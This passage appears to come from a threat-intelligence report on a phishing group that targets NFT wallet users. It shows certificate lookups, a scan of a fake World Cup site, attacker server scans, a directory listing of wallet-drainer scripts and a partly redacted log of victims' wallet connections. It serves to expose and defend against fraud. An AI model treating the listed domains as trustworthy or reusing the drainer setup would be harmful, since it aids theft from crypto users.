3	fonts.gstatic.com	fonts.googleapis.com
1	cdn.jsdelivr.net	boredsnakesclub.com
1	code.jquery.com	boredsnakesclub.com
1	themta.site	boredsnakesclub.com
1	cdnjs.cloudflare.com	boredsnakesclub.com

The HTTPS certificate for this domain name was queried 7 months ago, indicating that the hacker organization had already begun targeting NFT users at that time.




Criteria	Type: Common Name	Match: =	Search: 'thedoodles.site'

Certificates

crt.sh ID	Logged At ⇧	Not Before	Not After	Issuer Name
7528356474	2022-09-12	2022-09-12	2022-12-11	C=US, O=Let's Encrypt, CN=R3
7528356201	2022-09-12	2022-09-12	2022-12-11	C=US, O=Let's Encrypt, CN=R3
7221398918	2022-07-29	2022-07-29	2022-10-27	C=US, O=Let's Encrypt, CN=R3
7221390730	2022-07-29	2022-07-29	2022-10-27	C=US, O=Let's Encrypt, CN=R3
6658029958	2022-05-03	2022-05-03	2022-08-01	C=US, O=Let's Encrypt, CN=R3
6655013265	2022-05-03	2022-05-03	2022-08-01	C=US, O=Let's Encrypt, CN=R3

Lastly, let's see some of the phishing sites the hackers have deployed and operated:

The latest site pretended to be a project associated with the World Cup:



URL: https://www.fantasyworldcup.fun/
Submission: On October 26 via manual (October 26th 2022, 7:42:35 pm UTC) from GB — Scanned from DE

Summary

This website contacted **9 IPs** in **5 countries** across **8 domains** to perform **22 HTTP transactions**. The main IP is 51.222.194.220, located in **Canada** and belongs to OVH, FR. The main domain is www.fantasyworldcup.fun.
TLS certificate: Issued by *R3* on October 23rd 2022. Valid for: 3 months.

This is the only time *www.fantasyworldcup.fun* was scanned on urlscan.io!

urlscan.io Verdict: No classification

Live information

Google Safe Browsing: No classification for *www.fantasyworldcup.fun*
Current DNS A record: 51.222.194.220 (AS16276 - OVH, FR)
Domain created: October 23rd 2022, 10:44:30 (UTC)
Domain registrar: Hostinger, UAB

Domain & IP information

IP/ASNs IP Detail Domains Domain Tree Links Certs Frames

⇄	Domain	Requested by
5	unpkg.com	www.fantasyworldcup.fun
5	worldfantasycup.com	www.fantasyworldcup.fun worldfantasycup.com
3	tothesky.in	www.fantasyworldcup.fun cdn.jsdelivr.net
3	cdn.jsdelivr.net	www.fantasyworldcup.fun
1	fonts.googleapis.com	worldfantasycup.com
1	cdnjs.cloudflare.com	www.fantasyworldcup.fun
1	maincontrol.in	www.fantasyworldcup.fun
1	www.fantasyworldcup.fun	

Screenshot


Detected technologies

Bootstrap (Web Frameworks)
jQuery (JavaScript Libraries)
jsDelivr (CDN)

Page Statistics

22	91 %	38 %	8	8
Requests	HTTPS	IPv6	Domains	Subdomains
9	5	2500 kB	5391 kB	0
IPs	Countries	Transfer	Size	Cookies

We continued to search for relevant website host information based on the relevant HTTPS certificate:



51[redacted]220 (xam5bmzetq.thelifeofclimb.com)

OVH (16276) Quebec, Canada

21/FTP 22/SSH 53/DNS 80/HTTP 110/POP3
143/IMAP 443/HTTP 993/IMAP 2222/SSH 3306/MYSQL
10000/HTTP 20000/HTTP

services.http.response.body: ;"> `<img src="https://maincontrol.in/resources/main.png" style="width:150p.`

16[redacted]35 (random.spyhealthcare.in.net)

OVH (16276) Quebec, Canada

21/FTP 22/SSH 25/SMTP 53/DNS 80/HTTP
110/POP3 143/IMAP 443/HTTP 587/SMTP 993/IMAP
2222/SSH 3306/MYSQL 10000/HTTP 20000/HTTP

services.http.response.body: `/ajax/libs/spin.js/4.1.0/spin.min.css"> <script type="text/javascript" src=.`

10[redacted]116 (mx-pool17.inversiontablesearch.com)

LEASEWEB-USA-NYC (396362) New Jersey, United States

80/HTTP 443/HTTP 3389/RDP

services.tls.certificates.leaf_data.names: `tothesky.in`

services.tls.certificates.leaf_data.subject.common_name: `tothesky.in`

services.tls.certificates.leaf_data.subject_dn: CN=`tothesky.in`

51[redacted].222 (8qycrkyccg.thelifeofclimb.com)

OVH (16276) Quebec, Canada

services.tls.certificates.leaf_data.subject.email_address: `root@tothesky.in`

services.tls.certificates.leaf_data.subject.common_name: `tothesky.in`

51[redacted]221 (0xpsbm60jq.thelifeofclimb.com)

OVH (16276) Quebec, Canada

21/FTP 22/SSH 53/DNS 80/HTTP 110/POP3
143/IMAP 443/HTTP 993/IMAP 995/POP3 2222/SSH
3306/MYSQL 10000/HTTP 20000/HTTP

services.tls.certificates.leaf_data.subject.email_address: `root@tothesky.in`

services.tls.certificates.leaf_data.issuer.email_address: `root@tothesky.in`


51[redacted].220 (xam5bmzetq.thelifeofclimb.com)

OVH (16276) Quebec, Canada

21/FTP 22/SSH 53/DNS 80/HTTP 110/POP3
143/IMAP 443/HTTP 993/IMAP 2222/SSH 3306/MYSQL
10000/HTTP 20000/HTTP


services.tls.certificates.leaf_data.issuer.common_name: `tothesky.in`

We found various attack scripts used by hackers and txt files with statistical information on victims in some host addresses.



```
additional.css          2022-10-10 11:47 2.0K
address.txt             2022-12-20 01:13    0
adverse.txt             2022-12-22 03:39  14K
approvetrxdata.txt      2022-12-21 04:09  18K
block_ip.txt            2022-12-21 07:02 4.5K
blockvisit.txt          2022-12-22 03:54  216
check.php               2022-11-22 03:58 3.1K
clear.php               2022-10-13 18:38  185
engine_module.js        2022-12-12 00:25 145K
engine_module_ape.js    2022-12-10 00:28 149K
engine_module_e.js      2022-12-10 00:28 143K
engine_module_limit.js  2022-11-15 05:59 141K
engine_module_lock.js   2022-10-31 00:56 141K
engine_module_t.js      2022-12-01 17:24 141K
engine_module_test.js   2022-12-10 00:28 143K
engine_module_uni.js    2022-12-12 00:24 146K
getPriceData.php        2022-10-10 11:47  151
imgSrc.js               2022-10-10 11:12   74
iplist.txt              2022-12-22 04:07  70K
postAddr.php            2022-10-23 17:57 3.1K
postSigData.php         2022-10-26 01:36 1.4K
postTrxHash.php         2022-10-10 20:44 1.1K
postVisit.php           2022-12-15 00:17 5.8K
resources/              2022-10-23 00:24    -
sigData.txt             2022-12-20 00:57 8.9K
sigData_old.txt         2022-12-07 01:09  43K
spin.umd.js             2022-10-10 10:59 7.3K
vendor/                 2022-10-23 00:24    -
visit.txt               2022-12-22 04:07  427
```


These files recorded the victim’s access records, authorizations, and uses of plug-in wallets:



```
12-21 22:00:12  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      0x03[redacted]446b223Bb4ffbd51d2E284Fe                       METAMASK
12-21 22:00:19  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:20  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:20  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:21  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:21  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:21  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:21  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:21  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:22  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:22  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:22  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:22  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:22  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:22  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:23  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:23  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:23  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:23  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:23  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:23  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:23  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:24  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:24  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:24  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:24  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:25  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:26  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:27  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:27  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:51  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:52  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 22:00:52  www.nftiffany.io/?ps=6          66.[redacted]5.[redacted] 2   PC      SEAP[redacted]T_REJECT        METAMASK
12-21 23:07:40  www.niftytailor.org/?ps=2       160.[redacted].16[redacted] 104 PC    0x63[redacted]53E8d4d3c3d1498E96aBD0B0571a1c[redacted]    METAMASK
12-21 23:07:46  www.niftytailor.org/?ps=2       207.[redacted].91.        PC      0x1F[redacted]9e55f11Ec37fcf00eA1EF0407CD482E[redacted]    METAMASK
12-21 23:19:51  www.holoframes.tech/?ps=1       207.[redacted].91.        PC      0x1F[redacted]9e55f11Ec37fcf00eA1EF0407CD482E[redacted]    METAMASK
12-21 23:24:53  www.nftiffany.io/?ps=4          207.[redacted].91.        PC      0x1F[redacted]9e55f11Ec37fcf00eA1EF0407CD482E[redacted]    METAMASK
12-21 23:25:46  www.nftiffany.io/?ps=4          207.[redacted].91.        PC      0x79[redacted]364a485a230d0a4AFd863941a6358c[redacted]    METAMASK
12-21 23:59:13  chainsdrop.xyz/                 172.[redacted].98. 26     PC      0x62[redacted]22107545164Ae0F0F8F541FAfA6B524[redacted]    METAMASK
12-22 04:40:28  nftiffany.io/                   103.[redacted].24[redacted] 181 PC    0x62[redacted]22107545164Ae0F0F8F541FAfA6B524[redacted]    METAMASK
12-22 04:40:28  mail.nftiffany.io/              103.[redacted].24[redacted] 181 PC    0x62[redacted]22107545164Ae0F0F8F541FAfA6B524[redacted]    METAMASK
12-22 07:38:59  www.hashflows.fun/              37.[redacted]0.[redacted]21. 8   PC      0xb0[redacted]9519E4b1a97786bB8Fe6D94344acABE[redacted]    METAMASK
12-22 11:16:57  www.holoframes.tech/?ps=8       18.[redacted]3.[redacted]20. 02  PC      0xcC[redacted]88dD749183B6E67B14D1084C8209c0[redacted]    METAMASK
12-22 11:26:39  www.holoframes.tech/?ps=8       66.[redacted]0.[redacted]96. 8   PC      0x1F[redacted]9e55f11Ec37fcf00eA1EF0407CD482E[redacted]    METAMASK
12-22 11:37:50  www.niftytailor.org/?ps=4       160.[redacted].16[redacted] 104 PC    0x07[redacted]1Dd63dA9Fe4ee0FFF7B407d01113e6[redacted]    METAMASK
12-22 11:56:14  www.troublemaker.fun/           41.[redacted]7.[redacted] 2   mobile  0x37[redacted]e94e61D6Add984Acd9F513ee19E5eD[redacted]    METAMASK
12-22 11:56:22  www.troublemaker.fun/           41.[redacted]7.[redacted] 2   mobile  0x37[redacted]e94e61D6Add984Acd9F513ee19E5eD[redacted]    METAMASK
12-22 15:08:47  www.g3vrse.org/                 84.[redacted].2[redacted].14      PC      0xfF[redacted]6941bf6e16D0d8910B50dBFfb9e56D[redacted]    METAMASK
12-22 15:09:31  www.g3vrse.org/                 84.[redacted].2[redacted].14      PC      0xfF[redacted]6941bf6e16D0d8910B50dBFfb9e56D[redacted]    METAMASK
12-22 16:02:15  www.noox.fi/                    54.[redacted]7.[redacted]69. 0   PC      0x0d[redacted]80D61e977a31D7BA27B9660C45374A[redacted]    METAMASK
